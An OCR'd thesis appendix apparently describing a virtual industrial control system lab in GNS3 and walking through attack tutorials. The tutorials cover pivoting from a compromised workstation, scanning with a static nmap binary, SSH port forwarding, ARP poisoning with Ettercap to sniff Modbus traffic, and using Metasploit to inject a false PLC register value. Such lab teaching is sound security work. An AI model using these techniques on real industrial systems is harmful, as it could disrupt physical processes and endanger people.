


Figure B.1: GNS3 virtual network topology

The discussed setup can be deployed in a number of ways, depending on the level of expertise of the user, aim, and time constraints. For those interested in a much detailed setup, refer to the video links provided on how to configure OpenPLC and Scada-LTS. Installation of the required software on the user's machine is beyond the scope of this project. In order to assist the user, demonstration videos and pre-configured virtual machines are shared on Onedrive. Additionally, the project can be followed at the following github repository: https://github.com/MetalnAlloys/ICS-simulation. Kindly refer to the respective user support platforms of the mentioned software if you encounter any installation issues. In addition to the Github repository, the code used in the configurations of Virtual machines inside GNS3 is provided as an artifact in Appendix E.

The whole setup will be run inside GNS3 with a combination of QEMU virtual machines and docker containers. Table B.1 enlists the components inside the setup with their respective platforms. It is important to note that there is no special requirement of running these components the way they are described here e.g. you can run GNS3 on a remote server or a cloud machine but that is out of the scope of these tutorials.

At this point, user should be able to work with GNS3 appliances. They are community made and ready-to-use virtual machines or docker containers that can be imported directly into a GNS3 project. Read the how-to documentation at https://docs.gns3.com/docs/using-gns3/beginners/import-gns3-appliance/. One more tutorial on how to create GNS3 templates is also required to import you own QEMU VMs in a GNS3 project.





Figure B.2: Test process visual representation

B.2.1 Required Software

The following list of software is required to run the complete setup. Note that the above setup has been tested on Linux kernel *6.0.10-arch2-1*, but is expected to run fine on older kernel versions and other operating systems. Table B.2 shows the list of software with their current versions on my host machine for reference.

- Host machine running on a CPU that supports virtualization
- GNS3 to emulate, configure, test and troubleshoot virtual and real networks. Two GNS3 appliances will be used inside the setup: OpenVswitch (Switching), and a minimal Linux based OS running just a browser called webterm.
- Docker and Docker Compose (recommended) which is an Open source containerization technology. Running applications as containers in this case helps remove installation problems on varying platforms. Docker will be used for the following tasks:
  - Run OpenPLC and Scada-lts as docker containers inside Virtual machines
  - OpenVswitch appliance runs a docker container inside GNS3



on Linux5.15.74-0-lts

Urgent

Click and set instance description

User: admin

Watch list

latest

mixer-scada - PUMP_A	0	11:33:42
mixer-scada - PUMP_B	0	11:33:42
mixer-scada - timer	10.0	11:33:42
mixer-scada - tank_lls	0	11:33:42
mixer-scada - tank_hls	0	11:33:42
mixer-scada - mixer	0	11:33:42
mixer-scada - valve	0	11:33:42
mixer-scada - stop	0	11:33:42

Figure B.3: Scada-LTS watch list

Component	Platform	Information
Router	QEMU	Alpine linux
Switch	Docker	GNS3 appliance
PLC	QEMU + Docker	Alpine Linux
SCADA	QEMU + Docker	Apline linux
Workstation	QEMU	Apline Linux
Local machine	Docker	GNS3 appliance
Attack machine	*User's choice*	Parrot OS

Table B.1: GNS3 components and their respective platforms

- QEMU (A generic and open source machine emulator and virtualizer). In the spirit of using only open source sofware for this project, QEMU machines will be run inside GNS3, however, other preferred platforms such as VMware or VirtualBox can be used as well.

- Virt-manager which is a desktop user interface for managing virtual machines through libvirt (This requirement is optional, but very helpful as QEMU originally works from the command line which can be troublesome)

- VNC viewer of any kind for having graphical access to the VMs running inside GNS3

Software	Version
Linux Kernel	6.1.6-arch1-3
QEMU	7.2.0
Docker runtime	20.10.22
Docker compose	2.14.2
GNS3 server	2.2.34
TigerVNC Viewer	1.12.90
libvirt	9.0.0
virt-manager	4.1.0

Table B.2: Current software versions

B.2.2 Simulation Setup

This setup involves importing pre-configured QEMU images into GNS3 server running on the host machine. Ideal for those who are pressed for time or are advanced users quickly wanting to jump to the actual cybersecurity part.

1. Clone the project github repository mentioned above
2. Make sure that GNS3, Docker, and VNC viewer are up and running
3. Open GNS3 and create a new project
4. Download and import the following GNS3 appliances:
   - Open vSwitch
   - webterm
5. Download the QEMU disks *openplc_run.qcow2*, *scadabr.qcow2*, *VyOS-vyatta-hda.qcow2* from the onedrive link (shared currently with testers only)
6. Find the GNS3 working directory by clicking Edit -> Preferences -> General -> Local paths. Move all the downloaded *.qcow2* files into gns3/images/QEMU.
7. Import the disks as QEMU VMs in GNS3.
8. Go to File -> Open project and select the file ics_mod.gns3 in repository main github directory
9. Turn on the machines begining from the router to the OpenPLC QEMU machine. Give about 20-30 seconds for every machine to boot up
10. Test connectivity by opening the console to all the nodes/machines in the topology. Connectivity can be tested by pinging machines if they can reach each other. Other than that, inspect the ip addresses and open ports using `ip` and `ss` commands.
11. You can also check the IP addresses leased by the VyOS DHCP server to some of the nodes by running `show dhcp server leases` on the VyOS console

B.3 Tutorial 2: Pivoting and lateral movement

After gaining access to a victim host, it is often required to interact with other machines present inside the network which the attack machine does not have direct access to. This technique is called pivoting which also enables an attacker to make lateral movements inside the compromised network. Note that these tutorials are not aimed at pentesting enterprise networks for vulnerabilities. Therefore, at this point, we assume that the phase 1 of the ICS cyber kill chain is complete. This means that an important workstation in the supervisory level has been compromised.

Start by verifying that you have SSH access to the machine with hostname ’Workstation-1’. Assuming that during ICS kill chain phase 1, found out that a user named ’engineer-1’ has access to this machine and we were able to ssh into that account by using stolen or cracked credentials. Find the IP of the attack machine (assigned by DHCP server on the VyOS router) by running the following command from the VyOS terminal:

```
show dhcp server leases
```

And SSH;

```
ssh engineer-1@<COMPROMISED-MACHINE-IP
```

Gather basic information about the machine. Basic shell commands such as `uname, ifconfig, ip, ss, id, hostname, sudo` can be helpful in this regard. We will not be enumerating this machine for any further weaknesses or passwords. However, this requirement depends on the goals of a pentest. In our case, we are only interested in breaching the industrial network.

Item	Description
OS	Alpine Linux x86_64
Hostname	ics-server
Kernel version	7.2.0
Open ports	22
Network interfaces	eth1 (192.168.0.77/24) eth0 (192.168.122.95/24)
Priviledged	No

Table B.3: Compromised machine details

We note that this machine is part of another subnet via `eth0` interface. It would be interesting to scan for devices in this internal network. In case of no or weaker firewall policies, we can use a chain of proxies to route network traffic from our pentesting OS to the target network. We will test this functionality later but right now, we will transfer a statically compiled *nmap* binary into this machine. At this point, whenever we need to transfer a tool, we can simple use the command `scp` to copy the files over SSH.

B.3.1 Identify Active Hosts

In order to scan the industrial zone for potential targets, we will use a static `nmap` binary. We assume that the user `engineer-1` is a low privilege user and does not have the ability to install packages. Therefore, we will use a common technique of using static binaries for popular networking tools.

Clone the following github repository on your attack machine and and copy it into the home folder of target machine using `scp`:

```
git clone https://github.com/opsec-infosec/nmap-static-binaries
```

```
scp -r ./nmap-static-binaries engineer-1@<compromised-workstation-IP>:~/
```

The directory above contains all the necessary files needed to run **nmap** as a standalone x86_64 binary. We will proceed by scanning the subnet `192.168.0.0/24` for active hosts. Run the following command from the compromised machine to run an nmap 'no port' scan:

```
cd nmap-static-binaries/linux/x86_64/
# Then run
./run_nmap.sh -sn 192.168.0.0/24
```

The excerpt below shows the output of running the scan:

```
Starting Nmap 7.93SVN ( https://nmap.org ) at 2023-04-18 14:44 UTC
Nmap scan report for 192.168.0.1
Host is up (0.0037s latency).
Nmap scan report for 192.168.0.41
Host is up (0.0048s latency).
Nmap scan report for 192.168.0.43
Host is up (0.0081s latency).
Nmap scan report for 192.168.0.90
Host is up (0.000038s latency).
Nmap scan report for 192.168.0.102
Host is up (0.0036s latency).
Nmap done: 256 IP addresses (5 hosts up) scanned in 2.21 seconds
```

After that we can proceed to scan individual hosts for potential targets. The following excerpt shows the output of scanning the host at 192.168.0.41:

Continue scanning other hosts in the subnet and note down the output.

After a complete port and services scan, note all the retrieved information in a table. The table B.4 registers all the scanning results.

Table B.4: Host discovery results

Host IP	Port(s) (TCP only)	Type
192.168.0.1	22 (ssh), 53 (dns)	Router
192.168.0.41	22 (ssh), mbap (502), 8080 (http)	PLC
192.168.0.43	22 (ssh), 8000 (http) , 3306 (mysql)	SCADA/HMI
192.168.0.84	None	Local machine

After scanning the ports completely, we see that the machine at IP address `192.168.0.41` has port 502 open which corresponds to Modbus TCP standard port according to IANA. It also has an http server running. Lets take a look at that. Since our attack machine browser does not have direct access to that machine, we will use SSH static port forwarding to get access to that port. Use the following command to locally port forward port `8080` from that host:

```
ssh -L 127.0.0.1:8888:192.168.0.41:8080 engineer-1@192.168.0.95
```

```
ics-server:~/nmap-static-binaries/linux/x86_64$ ./scan.sh 192.168.0.41
    ...
Scanning 192.168.0.41 [65535 ports]
Discovered open port 8080/tcp on 192.168.0.41
Discovered open port 22/tcp on 192.168.0.41
Discovered open |\colorbox{green}{port 502/tcp}|on 192.168.0.41
Completed Connect Scan at 14:48, 1.74s elapsed (65535 total ports)
    ...
```

Navigate to `http://localhost:8888` on your Pentesting machine and you will be welcomed by the OpenPLC control panel which will confirm that this machine is actually a PLC controller!

You can use similar techniques to figure out the identity of the machine at IP address `192.168.0.43` which actually is SCADA server.

As an additional activity, the MySQL server running at port 3306 can also be scanned for vulnerabilities and CVEs. The actual PLC firmware can also be targeted for weaknesses.

Similarly, note down all the potential attack points present in the control zone and proceed by developing your own attack methodology according to the research case or preferred aim.

B.4 Tutorial: PLC False Command Injection

In order to learn penetration testing on any system, it is important to simulate attack scenarios to understand various important aspects of its execution. This not only enables a cybersecurity professional to understand how APTs attack systems but also helps devise stronger defence strategies.

At this point, there are a range of attacks that we can attempt through our compromised workstation, but we will choose a command injection attack. The attack will try to modify the holding register value of the PLC in order to disrupt the normal functioning of the process, something that was done by Stuxnet.

In order to write a false value to the holding register, we need the Modbus address and data type for a register inside OpenPLC. To find the details about the register, we need to intercept the traffic between Scada-LTS and OpenPLC to infer the information. We will use a MITM attack for this purpose.

A Man-in-the-Middle attack is a method of actively listening to the network traffic between two or more networked devices. The aim is to position yourself between the victim machines and intercept packets before forwarding them. It is important that the attack machine forwards the received packets, otherwise, it will cause a DOS attack on the service. Although, DOS attack is itself an attack, but it defeats the purpose of security testing in this case as we are trying to map the behaviour of victim machines.

A MiTM attack can be achieved by a variety of techniques. Some of the most commonly encountered techniques are:

- ARP (Address resolution protocol) spoofing
- DNS spoofing
- IP spoofing
- Session hijacking
- Wireless tap
- SSL hijacking

We will emulate ARP spoofing/ ARP cache poisoing attack on the machines inside the target ICS. The choice of attack is not arbitrary but is based on the level of access we have and the type of services running on the system . The idea is to send spoofed ARP messages to the target host. The Address Resolution Protocol (ARP) is vulnerable to spoofing because ARP messages include no authentication (RFC 826 [1], updated RFC 5227 [2], 5494 [1–3] [3]) and therefore any host connected to the target network can emit an ARP request or response coming from another host. This way, the attacker poisons the ARP cache of the target host and replaces the MAC address of one of the communicating hosts in the target's ARP cache.

Run the following command(s) on the compromised machine to get an idea of how an ARP cahce looks like. A sample output looks like as shown in listing B.1.

```
arp -a

...
192.168.0.43 dev eth1 lladdr 0c:b6:47:70:00:00 REACHABLE
192.168.0.41 dev eth1 lladdr 0c:60:42:d0:00:00 REACHABLE
192.168.122.1 dev eth0 lladdr 52:54:00:f4:c5:1d REACHABLE
192.168.0.1 dev eth1 lladdr 0c:9e:f4:26:00:01 REACHABLE
...
```

Listing B.1: ARP cache of SCADA server

In order to do a full MITM attack in a simpler way, we will modify our GNS3 topology to add our attack machine directly to the control zone switch (openVswitch). Figure B.4 shows the modified GNS3 topology for this attack.

After connecting, it should automatically get an IP address assigned through DHCP server running on VyOS router. If you are unable to get an IP address, modify your network settings by first adding a new Virtual Network Interface to you pentesting OS.

Change the Network source to 'bridge' and device name to `virbr0`. Figure B.5 shows how it can be done in *virt-manager* for those using QEMU.

For ARP poisoning, we will use a tool called *Ettercap* [4]. It is capable of sniffing live TCP/IP connections, filter contents and has a GUI.

Open Ettercap in graphical mode and select the Network interface that is connected to the industrial switch (openVSwitch). Scan for hosts and add hosts 192.168.0.41 and 192.168.0.43 to the target list. Go the menu and select ARP poisoning with default settings and it will poison the target ARP caches immediately. Refer to figure B.6 for how Ettercap would look like after starting the ARP poisoning attaack.

Open Wireshark and read the traffic between the PLC and the Scada server. Among other things, we will look for any requests made to read holding registers i.e. Modbus function code 3. Use the filter `modbus.func_code == 3` to filter for Modbus function code 3. Without any internal knowledge of the process, we realise that there is a register at address 1024 with a set value of 10.

[1] https://www.ietf.org/rfc/rfc826.txt
[2] https://www.ietf.org/rfc/rfc5227.txt
[3] https://www.ietf.org/rfc/rfc5494.txt
[4] https://www.Ettercap-project.org/




Figure B.4: Modified GNS3 topology for PLC command injection


What if we change the value in transit to cause disruption on the process? We are already aware that Modbus is an unauthenticated and plain-text protocol and therefore we can communicate with it from a rogue machine.

We will use a metasploit module to write to that register with out own value. Figure B.8 shows how the settings for that specific metalsploit module would be and the return message when the exploit is run. Set the values of module parameters according to your attack machine while keeping the `DATA_ADDRESS` same.

After a successful run, you can check the monitoring page of the OpenPLC controller to that the value is indeed changed to the desired value as can be seen in Figure B.9

B.5 Tutorial: Hardening the Industrial Switch


The flexibility of the GNS3 topology that we have created allows us to test various defensive strategies. These strategies can be chosen based on the level of complexity and system requirements. e.g. the MITM attack in the previous tutorials can be mitigated using a range of techniques. One can either



Virtual Network Interface

Network source: Bridge device...
Device name: virbr0
Device model: virtio
MAC address: 52:54:00:35:a3:2b
IP address: 192.168.122.169
Link state: ✓ active


Figure B.5: virt-manager with added Network interface



Target 1: 192.168.0.41
Target 2: 192.168.0.43

